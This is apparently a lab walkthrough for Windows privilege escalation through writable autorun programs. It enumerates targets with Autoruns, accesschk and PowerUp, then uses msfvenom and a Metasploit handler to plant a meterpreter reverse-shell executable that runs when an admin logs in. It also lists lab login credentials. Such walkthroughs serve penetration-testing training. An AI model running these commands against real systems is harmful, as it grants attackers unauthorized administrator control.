Autoruns
CMD:
C:\Users\User\Desktop\Tools\Autoruns\Autoruns64.exe
To check an interesting autorun process, we can use accesscheck:
C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\Autorun Program"-wvu
w: only show me items with the write access
v: I wanna see verbose (everything/as much detail as you can)
u: ignore/suppress the errors
Faster way to do this:
Go to tools, PowerUp folder, shift + right click, open command window here
powershell -ep bypass
. .\PowerUp.ps1
Invoke-Allchecks #or just Invoke-All and auto tabIt shows under “Checking for modifidable registry autoruns and configs…” (about half-way into the result)

EXPLOITATION:
Kali:
msfconsole
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost tun0
run
Add another Terminal and:
msfvenom -p windows/meterpreter/reverse_tcp lhost=tun0 -f exe -o program.exeIt’s called program.exe because that’s what the autorun is called
move it to temp:
mv program.exe /tmp
cd /tmp
python3 -m http.server 80
On Victim Machine: Internet explorer and download program:
10.6.62.12
download and save program.exe
PATH: Computer > C > Program Files > Autorun Program > program.exe (replace it)
Start > Disconnect
Reconnect to RDP and login as admin user:
other
Username: TCM
Pass: Hacker123
It prompts to autorun program.exe and we hit run
Now we have admin access from our Kali (metasploit we setup earlier).
Reader ratings (none yet)
Ratings come from verified buyers only.